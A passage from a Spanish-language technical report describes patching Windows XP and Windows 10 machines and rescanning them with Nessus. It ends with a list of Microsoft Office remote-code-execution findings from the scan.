

Ilustración 227 – Lote 1 de Actualizaciones .NET Framework WXP



Ilustración 228 – Lote 3 de Actualizaciones de seguridad WXP

Una vez instaladas todas las actualizaciones posibles, volvemos a realizar un escaneo.



Ilustración 229 – 2º Escaneo de Vulnerabilidades Windows XP

Como podemos ver, ahora tenemos más vulnerabilidades puesto que las actualizaciones han instalado una gran cantidad de paquetes los cuales están obsoletos o actualizados a la última versión que aceptaba este SO por lo que son actualizaciones obsoletas y sin estabilidad alguna.

En las siguientes dos imágenes, podemos ver dos nuevas vulnerabilidades criticas las cuales nos indican que es un SO sin soporte y que deberíamos de actualizar el SO.

Ilustración 230 – Vulnerabilidad – WXP Sin soporte



Ilustración 231 – Vulnerabilidad – Paquetes obsoletos no compatibles con la versión del sistema operativo

Otra vulnerabilidad crítica es la versión del Internet Explorer y que tampoco podemos actualizar, ya que tenemos instalada la última versión que soporta Windows XP, por lo que, intentamos desinstalarlo.



Ilustración 232 – Vulnerabilidad – Windows Internet Explorer 8

Tenemos el inconveniente de que si quitamos internet explorer algunas actualizaciones de seguridad pueden ser eliminadas también, dando paso a más vulnerabilidades. Por lo que no sería recomendable borrarlo.



Ilustración 233 – Vulnerabilidad - Actualizaciones en peligro

Otra vulnerabilidad critica que tenemos es por la versión de las librerías .NET Framework, las cuales tampoco podemos actualizar por el sistema operativo.



Ilustración 234 – Vulnerabilidad - .NET Framework

Revisaremos la pestaña de 'Remediaciones' para intentar quitar varias vulnerabilidades de una forma más rápida.



Ilustración 235 – Pestaña 'Remediations'

Empezaremos intentando instalar la actualización KB4023307. Para ello vamos al catálogo de actualizaciones de Windows y buscamos dicha actualización.

Ilustración 236 – Catalogo de actualizaciones de Windows – KB4023307

Al intentar descargar la actualización nos salta el siguiente error.



Ilustración 237 – Error descarga KB4023307

Lo intentamos con la siguiente actualización KB4012583. La descargamos del catálogo de actualizaciones de Windows como la anterior, esta vez sin problemas.



Ilustración 238 – Catalogo de actualizaciones de Windows – KB4012583

Ejecutamos él .exe y la instalamos.



Ilustración 239 – Instalación - actualización KB4012583

Una vez terminada la instalación pinchamos en ‘Finalizar’.



Ilustración 240 – Finalización de la Instalación - actualización KB4012583

Reiniciamos para que se aplique la actualización y seguimos intentando remediar las vulnerabilidades existentes. La siguiente vulnerabilidad que nos indica la pestaña de 'Remediations' es que actualicemos Google Chrome. Intentamos actualizar este recibiendo la siguiente notificación.



Ilustración 241 – Google Chrome última versión instalable en WXP

Como vemos no podemos obtener la última actualización de Google Chrome ya que no es compatible con el sistema operativo.

Por último, tampoco podemos deshacernos de la vulnerabilidad de adobe ya que no podemos actualizarlo

Ilustración 242 – Adobe Flash Player

En el equipo Windows – XP partíamos de lo siguiente:

Ilustración 243 – Primer escaneo – Windows XP

Hemos acabado así

Ilustración 244 – Último escaneo – Windows XP

Podemos ver como Windows XP con las últimas actualizaciones existentes y de las que nuestro equipo es capaz de instalar, seguimos teniendo gran cantidad de vulnerabilidades. Esto se debe a que cuando salió la siguiente versión, Windows 7, Windows XP dejo de recibir actualizaciones de seguridad, quedando hoy en día sin soporte alguno y sin posibilidad de remediar muchas de las vulnerabilidades que tenía en su día.

6.4.4 Windows 10.

El cuarto y último equipo que parchearemos será Windows 10. Este equipo parte con las siguientes vulnerabilidades.



Ilustración 245 – 1º Escaneo de Vulnerabilidades Windows 10

Lo primero que haremos será buscar las actualizaciones que hay disponibles. Para ello entramos en la ruta configuración> actualización y seguridad, le daremos a buscar actualizaciones y esperaremos a que se descarguen e instalen todas.

Ilustración 246 – Descarga e instalación de actualizaciones Windows 10

Una vez se hayan instalado las actualizaciones disponibles, reiniciamos el equipo para que se apliquen.



Ilustración 247 – Configuración de las actualizaciones Windows 10

Volvemos a buscar actualizaciones por si hay alguna que no se haya instalado o necesitaba de estas actualizaciones previas para poder instalarse, la descargamos e instalamos.



Ilustración 248 – 2º descarga de actualizaciones Windows 10

Una vez instalada, volvemos a reiniciar el equipo para que se apliquen los cambios.



Ilustración 249 – 2º Configuración de las actualizaciones Windows 10

Una vez instaladas todas las actualizaciones disponibles, volvemos a lanzar un escaneo. Vemos como hemos reducido una parte de las vulnerabilidades que teníamos.

Ilustración 250 – 2º Escaneo de Vulnerabilidades Windows 10

Entramos al apartado vulnerabilidades y vemos que gran parte de las vulnerabilidades son por el paquete de Microsoft office. Entramos y vemos que problema tenemos.



Ilustración 251 – Vulnerabilidad Microsoft Office

Como podemos ver, Nessus nos informa de que tenemos una versión de office obsoleta.

Ilustración 252 – Vulnerabilidad Microsoft Office – Versión obsoleta

Nos informa de que esta vulnerabilidad puede ser explotada por un atacante externo haciendo uso de una ejecución de código remoto, por lo que, tenemos que actualizar o desinstalar Microsoft office del equipo.

☐	CRITICAL	9.8	MS10-031: Vulnerability in Microsoft Visual Basic for Applications Could Allow Remote Code Execution (978213)
☐	HIGH	9.3 *	MS07-037: Vulnerability in Microsoft Publisher Could Allow Remote Code Execution (936548)
☐	HIGH	9.3 *	MS08-014: Vulnerabilities in Microsoft Excel Could Allow Remote Code Execution (949029)
☐	HIGH	9.3 *	MS08-015: Vulnerability in Microsoft Outlook Could Allow Remote Code Execution (949031)
☐	HIGH	9.3 *	MS08-026: Vulnerabilities in Microsoft Word Could Allow Remote Code Execution (951207)
☐	HIGH	9.3 *	MS08-027: Vulnerability in Microsoft Publisher Could Allow Remote Code Execution (951208)
☐	HIGH	9.3 *	MS08-043: Vulnerabilities in Microsoft Excel Could Allow Remote Code Execution (954066)
☐	HIGH	9.3 *	MS08-055: Vulnerabilities in Microsoft Office Could Allow Remote Code Execution (955047)
☐	HIGH	9.3 *	MS08-072: Vulnerabilities in Microsoft Word Could Allow Remote Code Execution (957173)
☐	HIGH	9.3 *	MS09-009: Vulnerabilities in Microsoft Office Excel Could Cause Remote Code Execution (968557)
☐	HIGH	9.3 *	MS09-021: Vulnerabilities in Microsoft Office Excel Could Allow Remote Code Execution (969462)
